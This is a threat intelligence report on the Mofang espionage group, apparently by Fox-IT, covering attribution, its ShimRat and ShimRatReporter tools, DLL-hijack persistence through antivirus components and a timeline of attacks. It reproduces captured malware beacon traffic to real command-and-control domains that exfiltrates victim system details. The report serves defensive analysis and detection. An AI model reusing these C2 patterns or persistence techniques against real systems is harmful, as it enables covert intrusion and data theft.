



FOX IT

part of **nccgroup**

Lead Author: Yonathan Klijsma
Co-authors: Danny Heppener, Mitchel Sahertian,
Krijn de Mik, Maarten van Dantzig,
Yun Zheng Hu, Lennart Haagsma,
Martin van Hensbergen, Erik de Jong

Mofang

*A politically motivated information
stealing adversary*

Version 1.0

May 17, 2016

For a more secure society

Executive Summary

Mofang (模仿, Mófǎng, to imitate) is a threat actor that almost certainly operates out of China and is probably government-affiliated.

It is highly likely that Mofang's targets are selected based on involvement with investments, or technological advances that could be perceived as a threat to the Chinese sphere of influence. This is most clearly the case in a campaign focusing on government and critical infrastructure of Myanmar that is described in this report. Chances are about even, though, that Mofang is a relevant threat actor to any organization that invests in Myanmar or is otherwise politically involved.

In addition to the campaign in Myanmar, Mofang has been observed to attack targets across multiple sectors (government, military, critical infrastructure and the automotive and weapon industries) in multiple countries. The following countries have, in the above named sectors, been affected, although FOX-IT suspects there to be more: India, Germany, United States, Canada, Singapore, South Korea.

Despite its diverse set of targets Mofang is probably one group. This is based on the fact that its tools (ShimRat and ShimRatReporter) are not widely used, and that campaigns are not usually observed in parallel.

Technically, the group uses distinct tools that date back to at least February 2012: ShimRat and ShimRatReporter. The mofang group does not use exploits to infect targets, they rely on social engineering and their attacks are carried out in three stages:

- 1 Compromise for reconnaissance, aiming to extract key information about the target infrastructure.
- 2 Faux infrastructure setup, designed to avoid attracting attention.
- 3 The main compromise, to carry out actions on the objective.

The name ShimRat is based on how its persistence is build up. It uses the so-called shims in Windows to become persistent. Shims are simply hot patching processes on the fly, to ensure backward compatibility of software on the Microsoft Windows platform.

As far as known, the Mofang group has never used exploits to infect targets, instead relying heavily on social engineering in order to successfully infect targets. The only exploits the group uses are privilege elevation exploits built into their own malware. The vulnerabilities that were being exploited were already known about at the time of use.

The full report contains contextual as well as technical information about the group and its activities. These can be used, for example, for threat assessments, compromise assessments, incident response and forensics activities.

Should you have any additional information or questions about this group or its activities, please get in touch with FOX-IT through info@fox-it.com.

Table of Contents

Executive Summary	2
1 Introduction	5
2 Who is Mofang and who do they attack?	6
2.1 About the Mofang group	6
2.2 Mofang's targets: a diverse set of entities	9
3 The distinct modus operandi of Mofang	10
3.1 Stage 1: Initial reconnoitering compromise	10
3.2 Stage 2: Faux infrastructure setup	12
3.3 Stage 3: The main compromise	12
4 A history of past attacks	14
5 Campaigns in Myanmar	18
5.1 Activities related to the Kyaukphyu Special Economic Zone	18
5.2 Earlier campaigns in Myanmar	20
6 Other notable campaigns and attacks	22
6.1 Attack on Indian defense expo exhibitors	22
6.2 Attack on 'SEG'	24
6.3 Attack using a Citrix lure	24
6.4 The global campaign	25
7 Preferred tools	26
7.1 ShimRat	26
7.2 ShimRatReporter	33
8 Network based detection (IOCs)	36
8.1 Snort signatures	36
8.2 Domains & IP addresses	37
9 Host based detection (IOCs)	38
9.1 YARA rules	38
9.2 ShimRat samples	40
9.3 ShimRatReporter samples	47
9.4 Antivirus hijacking components	49
9.5 Observed services	50
9.6 Observed shims	51

1 Introduction

Imitation, in this case imitation of a target's infrastructure, is a defining feature of their modus operandi.

This threat report gives insight into some of the information that FOX-IT has about a threat actor that it follows, called Mofang. The name Mofang is based on the Mandarin verb 模仿 (Mófǎng), which means to imitate. Imitation, in this case imitation of a target's infrastructure, is a defining feature of their modus operandi.

It is highly likely that the Mofang group is a group that operates out of China and is probably government-affiliated. Among others, one of their focus areas is the government and critical infrastructure sector of Myanmar. Additional information was used to contextualize and explain the observed attacks and campaigns, since there is obviously no easy insight in their actual agenda and goals. The additional research into geopolitical and economic factors resulted in the hypotheses about the 'why' of these campaigns. The full picture, however, will probably remain unknown.

FOX-IT has chosen to release this report now, for additional context to the changing political landscape in Myanmar. This report contains contextual as well as technical information about the group and its activities. These can be used, for example, for threat assessments, compromise assessments, incident response and forensics activities. Should you have any additional information or questions about this group or its activities, please get in touch with FOX-IT through info@fox-it.com.

Chapter 2 through 6 deals with Mofang, the group, its targets and some of their most notable campaigns and attacks. These chapters also contain geopolitical and economic context. Chapter 7 explains the working of Mofang's preferred tools: ShimRat and SimRatReporter. The final two chapters of this report, chapter 8 and 9, provide technical Indicators of Compromise for use in detecting and hunting, both at a host and at a network level.

2 Who is Mofang and who do they attack?

2.1 About the Mofang group

Despite its diverse set of targets (described in paragraph 2.2), Mofang is probably one group. This is based on the fact that its tools (ShimRat and ShimRatReporter) are not widely used, and that campaigns are not usually observed in parallel.

Based on a numbers of factors that will be explained in more detail in this Chapter, it is highly likely that the Mofang group is a group that operates out of China and is probably government-affiliated.

The most compelling evidence that supports this hypothesis is the fact that the targets and campaigns known so far can be persuasively correlated to important geopolitical events and investment opportunities that align with Chinese interests. The most notable of these will be described in chapter 5, which describes systematic espionage in the government and critical infrastructure sector of Myanmar. It describes:

- Companies that are involved with investment possibilities that also involve Chinese state owned organizations, become targets;
- Government agencies or companies that play a role in deciding about Chinese investments, become targets;

In addition to the above, there are four notable technical facts. Details such as these can, of course, be changed and manipulated without material impact to attacks, which makes them weaker indicators of attribution than contextual evidence derived from likely campaign goals. In this case, the technical facts support the hypothesis for attribution.

Based on a numbers of factors that will be explained in more detail in this Chapter, it is highly likely that the Mofang group is a group that operates out of China and is probably government-affiliated.

- 1 There are many similarities at the code level between the stager used by Mofang and others stagers attributed to Chinese groups. Also striking is the method of hijacking Antivirus Products to run the malware, which FOX-IT calls ShimRat, as described in chapter chapter 7.1. This has been seen in multiple espionage campaigns attributed to Chinese groups. In fact the similarities are so strong that some investigators have mistaken ShimRat to be another widely known piece of malware: PlugX. Based on in-depth investigation of both, FOX-IT has come to the conclusion that they are not the same. ShimRat is probably t is used by a separate group.
- 2 All the documents that were used for the initial attacks contain meta-data that suggests they were created with *WPS Office*. This product, also known as *Kingsoft Office*, is a Chinese product comparable to Microsoft Office. Artifacts can be seen in document metadata as shown in Figure 1.
- 3 Simplified Chinese is set as the character set in many of the resources inside various malware samples, as shown in Figure 2.

Name	Value	Type
KSOPProductBuildVer	2052-8.1.0.2998	Text

Figure 1 detail of decoy document metadata

Resources	Offset	Value
Enter search here	00000000	D0 CF 11 E0 A1 B1
"RES"	00000010	00 00 00 00 00 00
108 [Neutral]	00000020	06 00 00 00 00 00
100 [Chinese (PRC)]	00000030	01 00 00 00 00 00
109 [Neutral]	00000040	01 00 00 00 FE FF
109 [Chinese (PRC)]	00000050	FF FF FF FF FF FF
111 [Neutral]	00000060	FF FF FF FF FF FF
111 [Chinese (PRC)]	00000070	FF FF FF FF FF FF
Icon	00000080	FF FF FF FF FF FF
1 [Neutral]	00000090	FF FF FF FF FF FF
101 [Chinese (PRC)]	000000A0	FF FF FF FF FF FF
Manifest	000000B0	FF FF FF FF FF FF
1 [English (United States)]	000000C0	FF FF FF FF FF FF
	000000D0	FF FF FF FF FF FF

Figure 2 Resource information inside a malware sample



Figure 3 郁, 郁! used in the 1991 Hong Kong comedy Tricky Brains

- 4 An earlier version of ShimRat's C2 communication protocol used two very specific words as keywords for requests and responses: *Yuok* and *Yerr*. Although the meaning is not directly obvious, it may be an approximate phonetic representation of the Cantonese 郁佢, *beat him* or *kill him*. If this is true, it would suggest at least passive knowledge of Cantonese on the part of the malware author. The use of *Yuok* and *Yerr* was discontinued and replaced by *ataD* or *Data* in 2013, as shown in the side by side comparison in Figure 4. The current communication protocol is documented in paragraph 7.1.6.

<pre>POST /js/js/js.php HTTP/1.1 User-Agent: Asynchronous WinHTTP/1.0 Host: update.nfkllyuissyahooapis.com Content-Length: 145 Connection: Keep-Alive Yuok\$ 50948766C2178736C6A171FCF0403A9785D15. Microsoft Windows XP Professional Service Pack 3 (build 2600)YuokHTTP/1.1 200 OK Date: Sun, 04 Nov 2012 03:19:34 GMT Server: Apache X-Powered-By: PHP/5.2.10 Content-Length: 4 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html Yerr</pre>	<pre>POST /vti_log/log.php HTTP/1.1 User-Agent: IES.0 Host: energysavingpro.ca Content-Length: 100 Connection: Keep-Alive Data\$500. superman.0.0.01.1=Microsoft Windows XP Professional Service Pack 3 (Build2600)DataHTTP/1.1 200 OK Date: Thu, 31 Jan 2013 23:30:36 GMT Server: Apache/2.2.22 (unix) mod_ssl/2.2.22 openssl/1.0.0d mod_fcgi/2.3.0 mod_auth_pgsql/2.0.3 X-Powered-By: PHP/5.2.17 Keep-Alive: timeout=2, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html 4 Data</pre>
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Figure 4 Side by side comparison of previous and current C2 communication



Figure 5 Countries and sectors targeted by Mofang

2.2 Mofang's targets: a diverse set of entities

On analysis of the organizations that were attacked by Mofang in the past, at first glance it appears that there is no particular sector or country that it targets. Figure 5 shows aggregate information about known attacks from the past four years.

Looking at the attacks, it is highly likely that targets are selected based on involvement with investments, or technological advances that could be perceived as a threat to the Chinese sphere of influence. This is most clearly the case in the campaign focusing on Myanmar. In it, a company was attacked that was involved in a special economic zone¹ in Myanmar, which would be of specific interest to China's National Petroleum Corporation's investments. It is highly likely that they were targeted because of this, as new waves of attacks can be correlated with events surrounding the investments in that area.

¹ Special economic zones, of which Myanmar currently has three, are specific areas within a country where certain laws and regulations are different from the rest of the country, usually with the aim of furthering the 'host' country's economy.

3 The distinct modus operandi of Mofang

The Mofang group uses distinct malware that dates back to at least February 2012.

The two tools used in their campaigns are:

- 1 **ShimRat**
- 2 **ShimRatReporter**

As far as known, the Mofang group has never used exploits to infect targets, instead relying heavily on social engineering in order to successfully infect targets. The only exploits the group uses are privilege elevation exploits built into their own malware. The vulnerabilities that were being exploited were already known about at the time of use. A more detailed description of the malware can be found in paragraph 7.1 and 7.2.

The Mofang group has a distinct method of carrying out attacks using these two tools, with the goal of stealing information. In short, their method, which is described below, can be summarized as follows:

- 1 Initial reconnoitering compromise: an initial compromise is performed on specific employees of a targeted organization with the aim of extracting key information about the target infrastructure to be used in stage 2;
- 2 Faux infrastructure setup: the group sets up (external) infrastructure designed to avoid attracting attention;
- 3 The main compromise.

3.1 Stage 1: Initial reconnoitering compromise

For the initial compromise, an 'environment mapping tool' known as ShimRatReporter, is delivered to suitable targets. ShimRatReporter can extract a wealth of information about an infrastructure, but the most pertinent data needed for the next stage in their attack are:

- Local privileges for the infected user;
- Local domain;
- Local proxy setup;
- Installed software.


ShimRatReporter is fully explained in chapter 7.2.

The delivery method of ShimRatReporter is most likely through emails pointing to an executable placed on a compromised (and trusted) website.

FOX-IT has observed targeted and untargeted variations of the initial stage of the attack:

- 1 Untargeted: the ShimRatReporter sends out the report with the information and immediately downloads the ShimRat malware from a hardcoded location. This variation is probably less targeted, with victims added to the *global campaign C2* for check-in and control. For more information about the global campaign, see paragraph 6.4.
- 2 Targeted: the ShimRatReporter sends out the report and exits afterwards. The ShimRatReporter tool was only used to map out the victim but in no way to automate further infection (yet).

Modus operandi of the Mofang group



3.2 Stage 2: Faux infrastructure setup

The second stage of an attack is setting up a faux infrastructure, specifically to mimic the anti-virus products used by the target or the target itself. The ShimRat malware then communicates over HTTP with preconfigured command and control servers. A combination of typo-squatting and closely related names are used to register domains under the same or different TLDs.

This method of setting up command and control infrastructure is customized for each target and campaign. Anything outside of campaigns targeting specific companies is added to the 'global campaign' which is described in paragraph 6.4. The global campaign infrastructure mimics the Microsoft Windows or Microsoft Office software.

3.3 Stage 3: The main compromise

After having gathered all necessary information about the locally configured proxies and having set up a faux infrastructure, a custom built version of the ShimRat malware will be deployed to infect users with preconfigured local proxies, C2 servers and persistence information.

As mentioned before, delivery of ShimRat relies heavily on social engineering, through the use of emails enticing targets to open an attached (decoy) document. These documents contain actual text to make the target think it was indeed a legitimate Word document, PDF file or Excel sheet. When the document is opened, an executable is dropped which decompresses the final payload and places it on disk.

The final payload consists of ShimRat bundled with extra files: legitimate application files which suffer from DLL hijacking vulnerabilities. These vulnerabilities are used to launch the actual malware. The legitimate application is started which in turn runs the actual malware. A benefit of this method is that the malware runs under the process of a legitimate application. When it requests higher privileges via UAC, the UAC warning screen will show this legitimate application. Also, anyone inspecting running applications, would see legitimate software running.

It is worthy to note that the Mofang group commonly exploits DLL hijacking vulnerabilities in anti-virus products for persistence purposes, presumably in order to look as harmless as possible. Over the years they've used application components from Norman, McAfee and Norton. A complete list of the used applications can be found in paragraph 9.4. The methods of persistence (described in paragraph 7.1.1) are sometimes adapted depending on the target. Rather than using generic texts in the persistent services, customized names and descriptions are used, based on the installed software information that was extracted with the ShimRatReporter tool previously.

Follow up actions in the attacks, such as stealing information or lateral movement through the network, are possible with the capabilities of the ShimRat malware as described in paragraph 7.1.5.

As far as known, the Mofang group has never used exploits to infect targets, instead relying heavily on social engineering in order to successfully infect targets.

4 A history of past attacks

The first activity of the Mofang group was seen in February 2012, when the first version(s) of their malware, ShimRat, was seen in attacks.

Based on compile time artifacts in the first versions of the malware, it is likely that the project had started 2012. A program database path, a file present on the authors' machine used to aid in debugging the malware, present in early samples gives more indication that the project started in 2012:

```
z:\project2012\remotecontrol\winhttpnet\amcy\app\win7\installscript\objfre_wxp_x86\i386\InstallScript.pdb
z:\project2012\remotecontrol\winhttpnet\amcy\app\win7\serviceapp\objfre_wxp_x86\i386\ServiceApp.pdb
z:\project2012\remotecontrol\winhttpnet\cqgaen\app\installscript\objfre_wxp_x86\i386\InstallScript.pdb
z:\project2012\remotecontrol\winhttpnet\cqgaen\app\serviceapp\objfre_wxp_x86\i386\ServiceApp.pdb
```

The following is a timeline from early 2012 through to 2016. This timeline contains development information and a small subsection of the incidents that FOX-IT is aware of related to this group. The Mofang group is currently still active.

History and Timeline

Global campaign

2012

January

February

March

April

May

June

July

August

September

October

November

December

2013

January

February

March

April

May

June

July

August

ShimRat

First ever ShimRat malware sample observed in an attack. The initial working folder for the authors of ShimRat was 'project2012' which indicates this malware was created in 2012.



ShimRat

An attack took place against a Myanmar government entity. A compromised government server from the Ministry of Commerce was used as a C2 server.

Image: see page 20



ShimRat

An attack was started against a German automotive company specializing in vehicles for armed forces.



ShimRat

An attack was started against another German automotive company. Infrastructure was setup specifically for this target. Company proxy configurations were present in samples indicating an earlier breach.



ShimRat

An unknown organization was attacked using a fake Google mail domain for payload staging. The C2 was also running on this fake Google domain.



ShimRat

A Canadian organization was attacked. Custom infrastructure was used.



ShimRat

An attack started against an unknown organization. The organization was running 'AVG Antivirus' internally and the infrastructure setup mimicked an AVG Antivirus domain.




ShimRat

An unknown organization was attacked. The C2 infrastructure was setup to mimic the New York Times website.



-  Attacks
-  Development
-  ShimRat
-  ShimRatReporter



ShimRat   



An attack started against a US government organization. The lure used was a registration form for an electronic warfare training course. C2 infrastructure from the global campaign was used.
Image: see page 23

ShimRat   

An attack started against the exhibitors of the 2013 MSME DEFEXPO in India. C2 infrastructure from the global campaign was used.
Image: see page 22

ShimRat   

An organization in Singapore was attacked. Custom infrastructure was setup.

ShimRat   

An attack was started against an unknown South Korean organization. The C2 infrastructure was hosted on a compromised server.

ShimRatReporter  




First ever ShimReporter malware sample observed in an attack.

ShimRatReporter   



An attack started against a Myanmar government entity. A document from the 'HumanRightsNow' organization named 'Status of Human Rights and Sanctions in Myanmar – April 2014' was used as a lure and decoy

ShimRatReporter   


An attack started against an unknown organization in either the United States or Canada

ShimRat   

An attack was launched against an unknown US organization. The C2 infrastructure was hosted on a compromised server. The lure was faked payment documents.

ShimRat  

An attack started against an unknown organization. The C2 infrastructure was setup to mimic a travel agency of some kind.



5 Campaigns in Myanmar

5.1 Activities related to the Kyaukphyu Special Economic Zone

Since 2009, foreign investment in Myanmar has increased substantially. While it amounted to around USD 300 million in 2009–2010, it grew to USD 20 billion in the period of 2010–2011. To further increase and facilitate foreign investment, the government of Myanmar established special economic zones (SEZs). These zones are supposed to encourage economic growth and foreign investments even more. These SEZs would give investors a variation of tax reliefs, 5 year tax holidays as well as longer land leases.

